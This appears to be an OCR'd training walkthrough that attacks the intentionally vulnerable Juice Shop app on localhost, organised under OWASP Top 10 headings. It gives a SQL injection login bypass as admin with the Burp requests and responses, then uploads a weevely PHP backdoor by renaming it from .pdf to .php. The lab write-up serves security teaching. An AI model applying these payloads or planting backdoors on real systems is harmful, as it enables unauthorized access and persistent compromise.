
A03:2021 INJECTION

Injection can be used to manipulate the pre-existing code in a way that the attacker could gain unauthorized access to the application.


For now, lets try to gain admin privileges. We can first try a hit and trial method to get a clue of the way in which packet is being sent to the servers.

Lets try: Email- admin
Pass – admin.

Remember to keep the Interceptor turned on



If we see, the email and packets are being sent in JSON format to the server for validation purpose.



By Kreet Rout

Lets send this request to the repeater and check the response

Request

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 36
4 sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/106.0.5249.62 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode
   =73eVNn1B3mREPYLxz6JjalokwMA4vCYfbDG2gOWXe4b87yrpDV95ZvKQqWaQ
18 Connection: close
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 26
9 ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
10 Vary: Accept-Encoding
11 Date: Wed, 30 Aug 2023 05:44:53 GMT
12 Connection: close
13
14 Invalid email or password.
```

When the details are sent through repeater, we get a response of Invalid Email/Password.

Now If we Suppose this JSON packet to be implemented as a query that would return True or False, then we can manipulate the Email or password in a way that the sql query returns True.

Lets try with Email: admin’ OR 1=1 --

Here the ‘ symbol after admin denotes closing of the check parameter, then the OR 1=1 will always forceably return true and – symbol comments out the rest of the part.

```
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/106.0.5249.62 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode
  =73eVNn1B3mREPYLxz6JjalokwMA4vCYfbDG2gOWXe4b87yrpDV95ZvKQqWaQ
18 Connection: close
19
20 {
    "email":"admin' OR 1=1",
    "password":"admin"
  }
```

Search... 0 matches

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Wed, 30 Aug 2023 06:04:47 GMT
10 Connection: close
11 Content-Length: 1301
12
13 {
14   "error":{
15     "message":"SQLITE_ERROR: near \"' AND password = '\": syntax error",
16     "stack":
       "Error\n    at Database.<anonymous> (/home/kali/Desktop/juice-shop/juice-shop/node_module
       s/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at /home/kali/Desktop/juice-shop/ju
       ice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n    at new Promise (
       <anonymous>)\n    at Query.run (/home/kali/Desktop/juice-shop/juice-shop/node_modules/seq
```


Search... 0 matches

As we see we get response that allows us access to the application now trying with the webpage.

By Kreet Rout



With this we gained access to the application as admin




A04:2021 INSECURE DESIGN

A05:2021 SECURITY MISCONFIGURATION


Lets consider about a situation where we can upload a file with malicious code into the server.
We notice that there is a complain upload portal where we can upload a file.
What if we figure out a way to install a backdoor through that upload.

Giving the upload section a closer look, we can figure out that the file upload needs to be an pdf/zip file . We can easily figure out that the upload will accept any file with extension .pdf or .zip .


Lets first try uploading a .pdf file



By Kreet Rout



The pdf document gets uploaded.
Lets try uploading a file with some other extension.




As we can see a file with extension other than .pdf / .zip are not accessible but we do have other files with different extension in this particular folder.

By Kreet Rout

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ls
'echo 74'   juice-shop      Nissan.txt                      Os       pycharm-community-2022.2.3  'socket lab 1'
 flask      mallicious.txt  order_5267-ee9d62274368c464.pdf  port13   Security                     vit
```

In the desktop folder I have two files with .txt extension, but the choose file section is overseeing those files. So we need to find an alternate solution. We can save the malicious file with .pdf extension and try uploading it.




What if we build a malicious file with extension .pdf? Although the content in the pdf file will be mallicious, it wont be affecting the server as without the extension is important to denote the language in which the code should be executed.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# weevely generate 1234 shell.php
Generated 'shell.php' with password '1234' of 751 byte size.
```


Lets try with uploading the malicious code as .pdf extension, intercept it and then change the value to .php later.

I used weevely to create a php backdoor and later changed the extension to .pdf later.

By Kreet Rout



Now I turn the intercept on and press the submit button




This is the request and we can notice the filename is shell.pdf and file type is application/pdf but to make it executable, we need to change the extension to .php .

By Kreet Rout

So now I change the extension to .php .



```
vZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy
zL2RlZmF1bHRBZGlpbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZW
6IjIwMjMtMDgtMjkgMDU6NTY6MzkuMDg2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDgtMz
6MzkuOTgwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY5MzM4Mjg4OH0.BwDTUI
t9VxTRcF3oxYZvm-mgjTe6u9TBl3OfI5EdLAilKnaESzHr5Ahum1seAj_jqFoqVvuTYk4CUiWUv
WAPcd1ZJBfFmIO3tE80ezlqux6oFgz-ZmwO4rBQ6-ONVMCfKuf0FbdvAYTBI-C1MZg-tQ3_U;
continueCode=8eX8oOgBLDpw3R6jqNaZ52YAqYCgUqfEPTaoAbMvJVyE97mxW4QKrzlPlnkZ
Connection: close

------WebKitFormBoundarypAxRnSMVAaGBeuDa
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/pdf

<?php
```


Now we forward the request.



As we can see the request has been submitted with extension .php . And hence weve successfully injected a backdoor.

By Kreet Rout



By Kreet Rout